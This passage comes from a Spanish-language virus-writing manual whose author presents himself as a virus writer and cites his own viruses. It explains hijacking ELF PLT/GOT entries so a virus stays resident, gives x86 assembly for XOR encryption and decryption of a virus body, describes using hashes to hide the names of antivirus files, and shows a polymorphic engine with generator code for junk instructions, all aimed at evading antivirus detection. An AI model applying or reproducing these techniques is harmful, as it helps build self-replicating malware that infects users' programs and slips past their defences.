La **GOT**, mantiene direcciones absolutas (el código normal, que no ha de depender de la posición absoluta, no debería tenerlas, para poder ser compartido por distintos procesos). El programa obtendrá estos valores mediante un direccionamiento relativo, con lo cual se podrán redirigir llamadas a direccionamientos relativos a direcciones absolutas. Ojo, que estas direcciones absolutas no serán contenidas por el propio fichero (pues al compilarse no pueden saberse), sino que serán generadas por el linkador dinámico que es quien sabe de estas cosas ;)

Ahora, la **PLT** (que va a utilizar a la **GOT**), va a tener como función la conversión de direcciones independientes de la posición del programa a direcciones absolutas; la transferencia de control entre distintos programas que funcionan de modo independiente a su posición es un problema que el linkador dinámico no va a poder resolver por sí mismo, con lo que va a necesitar de esta tabla. Si, suena algo abstracto, transferencia de control entre objetos distintos del proceso y tal, pero, ¿qué es sino una llamada a funciones de libc, por ejemplo? Pues llamar desde un bloque de código independiente de su posición (el programa ejecutable) a la memoria compartida en la que se halla libc (que también funciona independientemente de la posición). Y la traducción para que efectivamente pueda llamársele, va a descansar sobre la **PLT** y la **GOT**.

Cuando se crea la imagen en memoria del fichero, las posiciones de la GOT se rellenan con valores especiales, y se referenciará a esta GOT con una dirección absoluta o relativa (respecto a EBX) según el tipo de programa. Por ejemplo, pongamos que tenemos un fichero que sólo llama a una función; entonces, la segunda y tercera posiciones de la GOT se rellenan con unos valores especiales... y entonces, en este fichero que sólo llama a una función, tendríamos una PLT con este aspecto:

```
PLT0:
 push [EBX+4]
 jmp [EBX+8]
 nop
 nop
PLT1:
 jmp dword ptr [EBX+Funcion]
 push $valor
 jmp PLTO
PLT2:
 [...]
```

La primera vez que llamemos a Función, lo que sucederá es que se transmitirá el control a "PLT1". Por tanto, saltará a la posición desplazada según el valor de "Función" de la GOT, que en esta ocasión (por ser la primera vez que se llama) apunta a la instrucción "push $valor" de la PLT, es decir, la siguiente instrucción al jmp indirecto que acabamos de hacer. El valor $valor que empuja a la pila es una referencia a la **tabla de realocaciones**, que será del tipo **R_386_JMP_SLOT** (su offset indicará el número de entrada de la GOT a la que hace referencia).

Tras empujar este offset saltamos a "PLT0", un trozo "común" de la PLT. Ahora, se empujará a la pila el valor de la posición [GOT+4h] (este valor es un identificativo del propio programa, para que el linkador dinámico

pueda distinguir qué se ha de obtener) y se saltará a [GOT+8h], que es la dirección para llamar al propio linkador. ¿Qué va a hacer este linkador? Pues bien, cogerá la dirección absoluta a la que corresponde la función, y la colocará en su lugar correspondiente; es decir, que en esta ocasión en lugar de *jmp dword ptr [EBX+Funcion]* se situará un salto absoluto a la dirección de la función correspondiente.

Resumiendo los pasos de nuevo, puesto que puede resultar algo lioso de comprender:

1ª ejecución: Salta a PLT1, ejecuta un salto a la siguiente instrucción, la cual empuja un valor para ser referenciado en la tabla de realocaciones y salta a "PLT0". Una vez allí, empuja el segundo valor de la GOT en la pila y salta al tercer valor, que es la dirección del linkador dinámico. Este, sustituye el valor del salto que hay nada más caer en PLT1 por un salto absoluto sobre la función deseada. Luego, salta a esa dirección para llevar a cabo la función

2ª ejecución (y subsiguientes): Ya con el valor situado sobre el salto, la primera instrucción que antes era jmp dword ptr [EBX+Funcion] se sustituye por el salto absoluto a la función deseada.

Ahora bien, ¿cómo utilizar esto para nuestro provecho?. Este sistema es el utilizado por Linux para situar las llamadas a funciones pertenecientes al propio proceso, como pueda ser la siempre interesante función **Exec()**, por ejemplo, o las de apertura de ficheros y demás... ¿ya se os están poniendo los cuernos de diablillos?

Pues sí, por ahí tenemos el camino hacia la residencia "per-process", es decir, limitada al proceso que estamos ejecutando. Aquí llega, por supuesto, la inventiva individual; ¿el método más sencillo de implementar? Bien, si el virus se ejecuta antes que ninguna otra cosa, llamar a la función, dejar que el linkador dinámico rellene lo que tenga que rellenar y sobreescribir con la dirección de nuestro virus...

Pero bien, seguimos teniendo un problema; ¿cómo hacemos la relación de esto con los nombres de las funciones? Una opción es meter mano a la Dynamic Section (lo cual no es algo muy recomendable para los dolores de cabeza). Pero por suerte, aquel $valor que se empujaba a la pila, recordamos que era una referencia a la tabla de realocaciones,... pues bien, esta entrada contiene un indice respecto a la **symbol table**, lo cual nos permite saber qué función referencia la entrada.

El aspecto de una entrada de la symbol table es el siguiente:

```
typedef struct {
 Elf32_Word st_name;
 Elf32_Addr st_value;
 Elf32_Word        st_size;
 unsigned char st_info;
 unsigned char st_other;
 Elf32_Half st_shndx;
} Elf32_Sym;
```

¿Alguien se pregunta para qué puede servir un st_name? :-). Si a esa estructura nos da acceso una entrada en la tabla de realocaciones, tal como esta:

```
typedef struct {
 Elf32_Addr r_offset;
 Elf32_Word r_info;
} Elf32_Rel;
```

Entonces a la cosa no le queda mucho misterio... dos punteros, nada más, para recorrer el camino que recorre el dynamic linker a la hora de identificar la función respecto a su entrada en la tabla de realocaciones.

Y... por último, hemos de tener en cuenta a la variable de entorno LD_BIND_NOW. Si está desactivada todo será como acabo de contar. Si no es así, las referencias en la PLT estarán ya precalculadas cuando se empiece a ejecutar el programa.

Capítulo

9

Técnicas Avanzadas

9.0.0.- Introducción

En este capítulo se explicarán dos técnicas aplicables a la programación de virus informáticos que pueden ser utilizadas en diversos contextos y sistemas operativos. Comenzaremos hablando sobre encriptación básica, para luego hablar de aquello que quizá constituye una de las partes más personales que un escritor de programas autorreplicantes puede crear; el polimorfismo.

9.1.- Encriptación

9.1.1.- Encriptación simple

Resulta un poco ridículo que, tras tener nuestro virus acabado, cualquiera pueda coger con un editor de textos, abrir el programa infectado y encontrar una cadena de texto diciendo "Virus Loquesea escrito por tal" y demás texto que hayamos incluído dentro. Además, sin un sistema siquiera mínimo de encriptación hasta el antivirus más estúpido puede darnos una alarma con su heurística. Por tanto, la encriptación se convierte en algo casi necesario para nuestros pequeños autorreplicantes.

El sistema más habitual de encriptación consiste en la utilización de una función XOR o de una combinación ADD/SUB.

La XOR, que suele ser la más habitual, se basa en el hecho de que cuando a un número le aplicamos dos veces la operación XOR con el mismo número, el resultado acaba siendo el mismo que al principio. Es decir, supongamos que **A = 10101101** y **B = 11011011**. Ahora operamos:

A XOR B = **10101101 XOR 11011011** = *01110110*

(A XOR B) XOR B = **01110110 XOR 11011011** = *10101101*

Este es quizá el método de encriptación más sencillo que podemos encontrar en un virus informático; al hacer el XOR respecto de B se obtiene un nuevo valor que es ese byte encriptado, y de nuevo haciendo XOR con B se vuelve al original. Por lo tanto, para llevar adelante esta técnica sólo tendremos que almacenar un determinado valor (preferiblemente aleatorio) que sea este B, e iterar por todos los bytes del virus para

encriptarlo. Un ejemplo en código sería este:

```
lea esi, [inicio_encriptado+ebp]
mov ecx,tamanyo_encriptado
call Generar_Num_Aleatorio ; supongamos que nos lo devuelve en AL
mov byte ptr ds:[llave_encriptado+ebp],al
Loop_Encriptacion:
xor byte ptr ds:[esi],al
inc esi
loop Loop_Encriptacion
```

Ahora bien, la parte del virus a ser encriptada evidentemente no puede ser su totalidad; tiene que haber un trozo que no sea encriptado, puesto que ha de haber alguna forma en que este código sea desencriptado para poder ejecutarse. Realmente, sólo la parte que desencripta no debe ser encriptada con lo que el resto sí puede serlo. Así, podríamos por ejemplo copiar el virus al fichero infectado mediante memory file mapping y encriptarlo *en el fichero* pero no en la zona que estamos ejecutando nosotros. Al inicio del virus podríamos dejar sin encriptar algo como esto:

```
call Delta
Delta:
pop ebp
sub ebp, offset Delta
lea esi, [inicio_encriptado+ebp]
mov ecx,tamanyo_encriptado
mov al, byte ptr ds:[llave_encriptado+ebp]
Loop_Desencriptacion:
xor byte ptr ds:[esi],al
inc esi
loop Loop_Desencriptacion
```

Con estas lineas ya podríamos desencriptar en la siguiente ejecución la totalidad del virus; todo lo que no sean estas líneas de código quedarían ocultas a ojos curiosos (ojos no lo bastante curiosos como para coger un debugger y ejecutar estas lineas que lo desencriptan, claro). Por supuesto, tendréis el problema de que en la primera generación del virus (nada más compilarlo) este no está encriptado. Nada más sencillo para arreglar esto que inicializar "llave_encriptado" a cero.

Otros sistemas sencillos de encriptación que son variantes sobre este serían por ejemplo el uso de instrucciones de desplazamiento (ROR/ROL), de suma y resta (sumando al encriptar y restando al dividir la misma cantidad o viceversa), o el uso de un simple NOT (equivalente a XOR reg,0FFh).

Y por cierto, un detalle curioso es que a pesar de su sencillez, el algoritmo XOR de encriptación podría ser un algoritmo invencible para ocultar las comunicaciones si se cumpliesen dos condiciones; por un lado la seguridad del canal por el que se transmite la clave y por otro la posibilidad de generar números verdaderamente aleatorios. Si encriptamos cada byte de los datos con un número distinto, y todos los números que utilizamos para encriptar forman parte de una cadena totalmente aleatoria (en la práctica, la mayoría de sistemas que utilizan esto se basan en un algoritmo que si no es totalmente aleatorio es al menos impredecible, basándose en valores numéricos acerca de la radioactividad nuclear y su decaimiento). La explicación es sencilla; si la información tiene un aspecto absolutamente aleatorio gracias a la aleatoriedad de la llave que los codifica (la cadena de números), no existe ninguna forma de obtener un mensaje coherente a partir de ello excepto obteniendo la cadena de números que se utilizó para encriptar...

A veces, los mejores métodos son los más sencillos; pero un algoritmo que realice números pseudo-aleatorios, tan sólo dará lugar a un sistema de encriptación pseudo-seguro. Nunca olvidemos que si hacemos un XOR entre un byte encriptado y uno desencriptado, obtenemos el número que ha sido utilizado para encriptar (cualesquiera dos componentes de una encriptación XOR dan lugar al tercero).

9.1.2.- Generación de números aleatorios

Gran parte del éxito de un sistema de encriptación o un engine polimórfico (de los cuales hablamos más adelante) se basa en el hecho de que posea un buen sistema de generación de números aleatorios. Si siempre ponemos el mismo número a la hora de encriptar será mucho más fácil cazarnos, y en engines

polimórficos la necesidad de una buena rutina de este estilo ya se hace absoluta.

Aunque es prácticamente imposible generar números realmente aleatorios - indiqué hace un par de párrafos el sistema aproximado que más se suele usar y el lector puede ser consciente de su complejidad -, el sistema más típico consiste en buscar un valor realmente aleatorio que pueda usarse como semilla; es decir, que las siguientes veces que necesitemos números aleatorios los sacaremos haciendo operaciones sobre este valor.

La obtención bajo un SO como Linux de esto es sencilla, puesto que por defecto la útil instrucción **RDTSC** no tiene privilegios de supervisor en el procesador. Esta instrucción, devuelve un contador de gran precisión que puede perféctamente servir como semilla aleatoria; ¿el problema? que existe la opción de hacer que sólo pueda ejecutarse en modo supervisor (¿no entiendo por qué?) y esto en Windows es así mientras que, por lo general, no sucede en Linux.

Bajo Windows quizá el mejor sistema sería una llamada a la función de sistema **GetTickCount** que hace básicamente lo mismo que **RDTSC** pero con una llamada a API en vez de con una instrucción (viva la optimización), cuya especificación muestro a continuación:

DWORD GetTickCount(VOID)

Y simplemente (jejeje sencillita de llamar eh xD) muestra el número de milisegundos desde que Windows se inició... un consejo no obstante, no es conveniente si tenemos que obtener varias veces seguidas números aleatorios llamar contínuamente a esta función, en cualquiera de sus dos formas. Quizá, el contador no haya tenido tiempo de cambiar o lo haya hecho muy ligeramente, con lo que no estaríamos generando un número precisamente muy aleatorio.

Por tanto, la mejor política es una primera llamada para inicializar el valor de semilla aleatoria y después operaciones sobre ese número que se hagan cada vez que se llama a vuestra función de obtener un número aleatorio, operaciones que tendréis que diseñar de modo que creen una aleatoriedad realmente decente... pero esto ya es algo que entra en el desarrollo que realice cada uno...

9.1.3.- Encriptación Avanzada

Utilizar sistemas de encriptación más avanzados (no parece muy difícil que sean más complejos que un Xor pero en fin xD) tiene ventajas y desventajas. Las ventajas son claras; estamos ocultándonos de un modo más robusto y los emuladores de los antivirus lo van a tener más difícil para desencriptar nuestro código (los detectores de virus medianamente decentes hoy en día intentan "emular" el código que encuentran para que él mismo se desencripte y poder detectar con facilidad el cuerpo desencriptado del virus). La desventaja es que vamos a tener una rutina de desencriptación mucho más larga, lo cual si vamos a querer aplicar posteriormente técnicas de polimorfismo es bastante más difícil (aunque nadie ha dicho que no se puedan poner varias capas de encriptación unas encimas de otras, la más sencilla con el polimorfismo más fuerte).

Explicaré de forma relativamente breve los sistemas de encriptación más importantes que pueden tener aplicación en un sistema como este. Podríamos pensar en complicarnos la vida con sistemas tipo RSA, pero lamentablemente y como es lógico, si el virus tiene la llave privada para desencriptarse, el antivirus también podrá acceder a ella (lo cual nos sucede de nuevo como digo, lamentablemente, en cualquier sistema que utilicemos dado que la clave de desencriptado ha de estar autocontenida en el virus)... se han hecho en ocasiones aproximaciones distintas a este hecho, como el **RDAE** (Random Decryption Algorithm Engine) de Darkman, que prueba aleatoriamente combinaciones hasta que se desencripta intentando hacer que al antivirus no le compense trabajar tanto sin haberlo detectado (encripta con un valor aleatorio que no guarda). Aunque lamentablemente no se trata de una técnica demasiado efectiva, es un esfuerzo interesante en este camino.

Pasemos entonces a hablar de cifrado por bloques y algoritmos tipo hash:

Cifrado por bloques: Los sistemas basados en cifrado por bloques pueden constituir un algoritmo de encriptación que dé quebraderos de cabeza a quien quiera eliminar el virus (estando por supuesto contenido parte del código del fichero infectado dentro de la zona encriptada). Creados en los 70 por IBM, su primer resultado se llamó "Lucifer", con una clave de 128 bits que coincidía con el tamaño del bloque (aunque

ninguna de sus variantes era segura). Cada paso que se realiza sobre un bloque se denomina ronda (round), y se supone que cuanto mayor es el número de rondas realizadas sobre cada bloque, mayor es la seguridad... el ejemplo más clásico de este tipo de cifrado es el sistema DES, que tiene una clave de 56 bits y actúa en 16 rondas sobre bloques de 64 bits (por cierto, este algoritmo fue diseñado por IBM con... ayuda de la NSA, en fin, este último organismo es una constante en muchos algoritmos).

A cada bloque que se cifra se le aplica una determinada función cierto número de veces (las rondas ya mencionadas); como ejemplo de implementación de un sistema de cifrado por bloques (que aporta complejidad a la hora de desencriptar y desinfectar pero no es en absoluto infalible ya que el antivirus puede leer la llave que se utilizó para encriptar) se puede mirar mi QBCE en el virus "Win9x.Unreal".

Volviendo al tema, estos sistemas son vulnerables a ataques que busquen correlaciones entre el input/output al aplicarse la función (criptoanálisis diferencial), respecto a la llave y el output (criptoanálisis lineal) y en base a correlaciones en cambios en la clave y el output (criptoanálisis basado en la clave). En cualquier caso esto no nos importa mucho; el antivirus sólo tiene que aplicar el mismo algoritmo que nosotros, pues conoce la llave utilizada - sólo podremos hacerlo algo más lento.

Es interesante el detalle de que el criptoanálisis diferencial se inventó en 1990, y todos los sistemas anteriores a esa fecha son vulnerable... todos excepto el DES, desarrollado 15 años antes, porque ya entonces IBM y la NSA conocían esta forma de ataque (pero jamás la hicieron pública... en cualquier caso, DES es inseguro y existe hardware que lo desencripta casi instantáneamente).

Otro algoritmo que merece la pena mencionar dentro de esta clasificación es el IDEA, que fue utilizado en un virus del programador Spanska. Una descripción de ese autorreplicante debería poder encontrarse en http://www.avp.ch/avpve/file/i/idea.stm

Funciones Hash: Se trata de algoritmos que llevan a cabo operaciones con una serie de datos de entrada de diversos tamaños reduciéndolos a un sólo valor, de modo que la función es irreversible y su resultado virtualmente único. Encontramos varios algoritmos que cumplen esta labor, como *MD2, MD4, MD5, SHA, HAVAL o SNEFRU*. De ellos, suele aceptarse SHA como el más seguro (cómo no, desarrollado por la NSA). MD2 y MD4 han sido rotos, y MD5 se considera que tiene debilidades...

Este sistema, por ejemplo, se utiliza con las claves almacenadas en el fichero de passwords de nuestro Linux casero; las claves de los usuarios no se almacenan, sino que lo que se guarda es el resultado de aplicar este tipo de función, de modo que cuando se intenta acceder a la cuenta de un usuario a la clave que se nos pregunta se le aplica el algoritmo y se compara el resultado con el almacenado (es por esto que los ataques más típicos cuando se obtiene este fichero de passwords se basan en codificar diccionarios con el algoritmo que se utilice en el sistema para compararlos con las entradas en el fichero de passwords; si se encuentra una coincidencia, se ha descubierto la clave).

Esta aproximación ha sido utilizada en más de un virus para ocultar cadenas de texto a comparar con otras, de modo que se almacene tan sólo el resultado de la función utilizada y se aplique esta función a las cadenas de texto/codigo/etcétera con que se quiera compararlo. Por ejemplo, si queremos evitar que nuestro virus infecte determinados ejecutables pertenecientes a programas antivirus, en lugar de comparar el nombre del fichero con **'ANTIVIRUS.EXE'** conteniendo esa cadena en nuestro código, almacenaríamos el valor resultante de aplicarle esta función (p.ej, supongamos que fuera **"A1cHypr3F0"**). Así, al ir a infectar aplicaríamos el algoritmo al nombre del fichero a infectar, y si el resultado fuera ese **"A1cHypr3F0"**, no lo infectaríamos.

Muchos de estos algoritmos son públicos, y se pueden encontrar referencias con explicaciones sobre su funcionamiento y código para llevar a cabo su función (aunque probablemente estará en lenguaje C y tendréis que encargaros de reprogramarlo en ensamblador). Existe también una forma de hacer más complejo este algoritmo, lo que se denomina **"HMAC"** (Hash Message Authentication Code), sistema por el cual el hash se realiza respecto a una clave de forma que esta afecte tanto al inicio como al final del proceso de cifrado; no obstante no hace falta esforzarse mucho en ello si estamos programando virus, ya que esta clave al estar disponible para nosotros lo estará también para el antivirus.

9.2.- Polimorfismo

9.2.1.- Introducción al polimorfismo

Hace ya unos cuantos años, un programador búlgaro que se hacía llamar Dark Avenger anunció a las compañías antivirus que en breve sacaría un sistema por el cual un virus podría tener millones de aspectos distintos. Se rieron de él, pero no tardó mucho esa sonrisa en congelarse; hasta entonces los programas antivirus no eran más que buscadores de cadenas hexadecimales. Si su registro de cadenas hexadecimales coincidía con el de algún fichero, detectaba el virus en particular. Al fin y al cabo, aunque se encriptara el código del virus, había siempre una parte que permanecía constante... la rutina de desencriptado. El antivirus detectaba estas rutinas y las utilizaba para descifrarlo.

Sin embargo, a Dark Avenger se le había ocurrido algo que aún da muchos dolores de cabeza a las compañías antivirus: el polimorfismo. Su sistema consistía en hacer que la rutina de desencriptado también fuera complétamente variable, de modo que no pudiera ser detectada como una cadena hexadecimal.

Para ilustrar en qué consiste el polimorfismo, nada mejor que usar un ejemplo de rutina de desencriptado e ir variándola. Veremos cómo, en todas sus formas, esta rutina siempre está haciendo lo mismo:

```
mov ebp, valor_delta
lea esi, [inicio_virus+ebp]
mov al, byte ptr [valor]
mov ecx, <tamaño>
descifrar:
xor byte ptr [esi], al
inc esi
loop descifrar
```

Cuando esto era así de forma inmutable, el antivirus no tenía más que buscar, en este caso, la cadena de bytes que resultaba del compilado de estas líneas. Sin embargo, veamos esto ahora:

```
push valor_delta
pop edi
add edi, inicio_virus
mov cl, byte ptr [valor]
mov ebx, <tamaño>
descifrar:
xor byte ptr [edi], cl
inc edi
dec ebx
jnz descifrar
```

Si se observa detenidamente este código, es fácil ver que está haciendo exáctamente lo mismo que la rutina anterior; hemos empujado el valor precalculado del delta_offset, lo hemos sacado en edi al que añadimos "inicio_virus" (haciendo las veces de ESI en el ejemplo inicial). Además, en vez de AL usamos CL para desencriptar; tampoco utilizamos un loop sino un dec/jnz respecto a ebx. Estamos, pues, haciendo lo mismo con un código distinto.

Otro ejemplo:

```
mov edi, (inicio_virus+valor_delta+tamaño)
mov bl, byte ptr [valor]
mov edx, <tamaño>
descifrar:
xor byte ptr [edi], bl
dec edi
dec ebx
jnz descifrar
```

Ahora, estamos desencriptando desde el final hacia el principio en lugar de como haciamos antes... y las posibilidades no acaban aquí, como es evidente; podríamos hacer que a veces se utilizara el xor y otras el

add/sub. También podemos utilizar otros registros, idear distintas formas de cargar los parámetros en los registros correspondientes, u otras maneras en que nuestro código fuera desencriptado...

Sin embargo, esto no es todo lo que el polimorfismo tiene que ofrecer; esta variación en la rutina de desencriptado es sólo el primer paso.

9.2.2.- Generación de código basura

En realidad, tampoco se lo estamos poniendo tan difícil como podemos aún a los detectores de virus con lo que hemos visto en el apartado anterior. El siguiente paso en complejidad en el polimorfismo, es la generación de instrucciones basura.

¿Qué son instrucciones basura? Pues bien, se trata de código que no va a hacer nada útil, más que despistar a los detectores de virus. Por ejemplo, como ejercicio básico podríamos marcar aquellos registros que no utilizasemos en nuestra rutina de desencriptado y utilizarlos para operar sobre ellos... podemos hacer lo que queramos, puesto que al ser los primeros en ejecutarnos no tenemos restricciones respecto a estos registros.

Pongamos, por ejemplo, que utilizamos EAX, ECX y EDX. Esto nos deja disponibles el resto de registros para generar instrucciones como MOV EBX,<valor> o ADD ESI, ECX (¡con esta instrucción ESI es alterado pero ECX no!), y todo un enorme rango de operaciones que no van a suponer ningún problema ni para nosotros ni para la ejecución de nuestro virus.

Considerando esto, que constituiría el polimorfismo más clásico, ya podemos ver esta técnica como una de las más personales de las que puede desarrollar un escritor de programas autorreplicantes; no vamos a tener más remedio que fabricarnos tablas de opcodes (códigos de operación) para generar instrucciones nosotros mismos, unido a una estrategia de variación de las rutinas de desencriptado que intente resultar en un todo coherente y efectivo contra la detección de nuestro bichito.

Podemos basar este código en tablas, en subrutinas con saltos condicionales, o en cualquier método que nos parezca más cómodo o efectivo. Por ejemplo, podríamos tener una zona "central" del engine polimórfico que se dedicara a saltar aleatoriamente a distintas funciones para generar código basura. Una de ellas podría ser esta:

```
; suponemos que
; EDI = lugar donde generar
Genera_Reg_Imm:
mov al, 0B8h
call Genera_Aleatorio ; valor devuelto en ECX
and cl, 07h ; hace que el valor vaya de 0 a 7
add al, cl
stosb
call Genera_Aleatorio
stosd
ret
```

Ahora, ¿qué hace este código?. 0B8h es el código de operación de MOV EAX, valor_inmediato, y le estamos añadiendo un valor aleatorio entre cero y siete (nuestro generador aleatorio fabrica números de 32 bits). La razón la entendemos si miramos la siguiente tabla:

Código	Acción
0B8h	MOV EAX, valor
0B9h	MOV ECX, valor
0BAh	MOV EDX, valor
0BBh	MOV EBX, valor

0BCh	MOV ESP, valor
0BDh	MOV EBP, valor
0BEh	MOV ESI, valor
0BFh	MOV EDI, valor

Efectivamente, cuando el procesador ve un byte con uno de estos valores, lo interpreta como "mover a tal registro tal valor". Por tanto, leerá los cuatro siguientes bytes para averiguar cuál es ese valor. Internamente moverá ese valor al registro y continuará su ejecución.

Nosotros hemos averiguado que estos opcodes, los que van del rango 0B8h a 0BFh, sirven para mover un valor a un registro; por tanto en la rutina que habíamos fabricado y que se llamaba de forma aleatoria por un CALL, vamos a generar una órden tipo ***MOV <reg>,<valor>*** aleatoria.

Aun así, un código como el mostrado anteriormente no puede quedarse así. Hay registros que nosotros estamos utilizando y que no queremos que sean modificados. Además, tampoco nos conviene modificar el registro de pila, ESP, puesto que entonces si estaríamos interfiriendo con la ejecución del programa - y de nuestro propio virus. Tendremos por tanto que hacer una comprobación de si el valor generado es 0BCh (mov ESP, <valor>) y volver al principio de la rutina si es así. Además, tenemos que comprobar el tema de los registros que nosotros estamos utilizando, porque si escribiéramos sobre ellos la desencriptación no funcionaría y el programa con toda probabilidad se colgaría al ejecutarse.

Una forma - y pueden servir muchas, esto siempre es a discrección del programador - de controlar aquello sobre lo que escribimos, sería sencillamente mantener un byte de datos en el que cada bit hiciera referencia a un registro (mejor en el mismo órden de la tabla anterior dado que es estándar y podremos aplicarlo en muchos lugares). Por ejemplo, si el valor de ese byte de datos fuera **01011010** y hubiéramos decidido que un 1 significa "ocupado", entonces estarían "ocupados" los registros ECX, EBX, ESP y ESI... al realizar nuestras rutinas que manejaran registros comprobaríamos este byte de datos para ver si están a 1, en cuyo caso buscaríamos otro registro sobre el que operar (un buen método para consultar este byte, serían las instrucciones que operan a nivel de bit, como BTS, BTEST, etc)

El número de instrucciones que podemos generar como código basura es casi interminable, aunque también hemos de tener cuidado dado que los antivirus suelen cazar estos engines entre otras cosas dado que en el afán por generar código aleatorio se ponen instrucciones "raras", que normalmente no son generadas por un compilador. En cualquier caso, algunos ejemplos de lo que podemos hacer:

- **Movimientos** (**MOV**) de valores inmediatos a registros no utilizados, o de registro a registro (tan sólo es importante si el registro destino está ocupado).

- **Operaciones aritméticas o lógicas** sobre aquellos registros que no utilicemos, tanto con otros registros como con valores inmediatos (**ADD, SUB, OR, XOR**...).

- **Comprobaciones** (como **CMP** o **TEST**), que en caso de poder ser evaluadas a priori podrían dar lugar a **saltos condicionales** (**JZ, JNZ**, etc etc).

- Llamadas a subrutinas (**CALL/RET**), manejando internamente los puntos de retorno para que el código sea coherente y no de problemas..

- Saltos condicionales y no condicionales (manteniendo un cálculo de hacia dónde se dirigen, como es lógico).

- Otras muchas más instrucciones, como operaciones de cadena tipo LODSB, instrucciones monolíticas como CDQ, STI, CLD, LAHF, etc, de bit como BTEST y demás...

- Lecturas y escrituras de memoria en modelos más complejos en que controlemos estas lecturas y escrituras para no generar fallos de página (por ejemplo, creando un marco de pila en el código y escribiendo

allí).

Quizá el mejor arma que podemos tener cuando nos embarcamos en la compleja tarea de escribir un engine polimórfico, sea una buena tabla de instrucciones relacionadas con opcodes; personalmente uso los propios manuales de Intel, donde en tres o cuatro tablas se indica la forma de codificar toda referencia a registro e inmediato y sus combinaciones... siempre se puede descargar una copia en PDF en la página de Intel actualizado al procesador más actual - tened en cuenta que hay instrucciones que no servirán para ordenadores antiguos, y siempre es bueno mantener cierta compatibilidad hacia atrás -. Combinando estas tablas (las que hacen referencia a las formas de direccionamiento **ModR/M y SIB**) con la referencia que en cada instrucción da Intel a nivel de opcode y nuestra propia experiencia, podemos llevar adelante la programación de un generador de instrucciones aleatorias.

9.2.3.- ¿Puede ser infalible el polimorfismo?

La respuesta, lamentablemente es sencilla. No, no ha existido un engine polimórfico que haga indetectable a un virus, ni lo habrá siguiendo por el camino clásico, por el camino que he mostrado en los dos anteriores apartados. Los antivirus utilizan diversas técnicas, como emular el código para desencriptar el virus; sí, podemos poner trampas anti-debugging en él, pero no es una buena garantía para ese método en particular. Y en cualquier caso, el verdadero problema no está ahí.

Sería largo de explicar y tendría que tocar teoría de lenguajes y autómatas, pero sería sencillo demostrar que un engine polimórfico no puede llegar a ser indetectable. La generación de código aleatorio y las instrucciones de desencriptado equivalen a un alfabeto que utilizamos para hacer "palabras", palabras que son el código que hemos fabricado de forma semi-aleatoria. Lamentablemente, ese código generado ha sido realizado respecto a unas reglas de producción - no importa que las llamadas a funciones generadoras se intercalen de forma aleatoria -, y ese hecho lleva a una conclusión propia ala teoría de lenguajes y autómatas; que todo lo que generemos es detectable, o, en términos de esta teoría, que toda producción tiene un autómata correspondiente que lo detecta sin errores.

Es algo que sin duda no puedo explicar en un sólo párrafo; quien esté más interesado que mire cierto artículo que escribí hace un par de años llamado "Polimorphism and Grammars" bajo el seudónimo de Qozah demostrando el hecho de que, lamentablemente, un engine polimórfico no puede hacerse indetectable.

Podemos sin embargo adoptar otras estrategias; apunté una en aquel entonces que puede hacer a un virus inlimpiable si es trabajada con suficiente intensidad (técnica que utilizó de forma primitiva en mi virus Unreal)... no obstante no ofrecía soluciones al problema de la indetectabilidad. Lamentablemente, a estas alturas seguimos sin tener ninguna.

9.2.4.- Otras formas de aproximarse al polimorfismo

El paradigma clásico del polimorfismo es el que he intentado mostrar en los apartados anteriores; un "centro coordinador" que llame aleatoriamente a rutinas que generan instrucciones basura, mezclado con código que genera instrucciones válidas dedicadas a desencriptar el virus y las cuela entre medias del código basura.

Sabemos ya que este sistema no puede hacer indetectable un virus, aunque sin duda puede hacer mucho más difícil su detección si se lleva a cabo de forma correcta. ¿Qué alternativas nos quedan por probar? He aquí algunas ideas:

- Paralelización masiva débilmente coordinada: El nuevo paradigma de la IA, la "embodied cognitive science", puede ponernos en la pista sobre la realización de engines polimórficos más efectivos. Esta, se basa en la acumulación de multitud de procesos sencillos que dan lugar a una conducta que puede ser calificada como inteligente; pero esta conducta no está preparada y es difícil de predecir pues se basa en la interacción del agente con su entorno y la interacción de todos sus procesos. Un camino pues interesante en la programación de engines polimórficos consiste en basar el código en una paralelización masiva de rutinas que no sólo generen código sino que lo modifiquen de diversas maneras. La interacción de estos procesos podría dar lugar a resultados no previsibles de tal modo que no fueran detectables... no obstante, hay que tener en

cuenta que no podemos dejar a su libre albedrío a estos procesos (el código final tiene que ser ejecutable sin problemas para el fichero infectado y para el virus), y que al fin y al cabo cuando ejecutamos este tipo de modificaciones seguimos ejecutando código de forma secuencial por mucho paralelismo que haya.

Por un lado deberíamos anular coherentemente las restricciones clásicas de la programación concurrente sobre secciones críticas; normalmente cuando dos procesos en paralelo acceden a la misma porción de datos nunca se deja que accedan a la vez pues podrían crear un estado incongruente en los datos. Por ejemplo, si concurrentemente se ejecutan **z = z+1** y **z = z+2**, hacemos que solo uno de los dos pueda acceder a "z" en el mismo momento, pues sino en lugar de ser el resultado final un "z = z + 3", podría ser **"z = z+1"** o **"z = z+2"** (si el proceso A carga **z** en un registro en su espacio de ejecución, después lo hace B, modifican el valor de **z** en estos registros y vuelven a ponerlos en memoria, las sumas no se han añadido entre sí sino que sólo uno de los resultados se colocará en memoria).

La cuestión, es que si utilizamos estas mismas restricciones que sirven normalmente en la programación concurrente para no generar incongruencias, resulta prácticamente como si estuvieramos ejecutando código secuencial y predecible... tendríamos que programar de modo que los resultados no fueran adivinables y por tanto detectables, pero estando a la vez pendientes de que los resultados que se generen aún siendo imprevistos sigan siendo congruentes y ejecutables, sin crear ningún problema para el virus ni para el ejecutable infectado. Una tarea nada sencilla...

- Generación de código que intente imitar código legítimo: Esto es una variante bastante interesante dentro del objetivo de la mayoría de los engines polimórficos, y que ya está siendo adoptada por algunos programadores de virus. Utilizando el método clásico quizá el resultado sea una serie de instrucciones que, si bien son bastante aleatorias, no son realmente coherentes como código. Con esta aproximación, se pretende que el código resultante sea realmente parecido a un programa legítimo.

Aquí entra en buen grado la investigación individual; podríamos por ejemplo generar inicios de subrutina con un aspecto tipo **MOV EBP,ESP/SUB ESP, XX**, que suele ser el comienzo de toda subrutina e incluso de buena parte de los programas que veamos; se trata de una estructura que se llama marco de pila y que consiste en que al llamarse a una subrutina se deja en la pila un espacio (al inicio del cual apunta EBP) para almacenar las variables locales que se utilizarán en ese procedimiento (de modo que no se gasta espacio en memoria inútilmente). Así, si por ejemplo en el código C con que fue escrito un programa tenemos tan sólo una variable tipo "long int variable", normalmente el compilador al principio de ese procedimiento restará 4 a la pila (4 bytes es el tamaño de un long int), y con EBP hará referencia a esta variable (y a otras en caso de haber más).

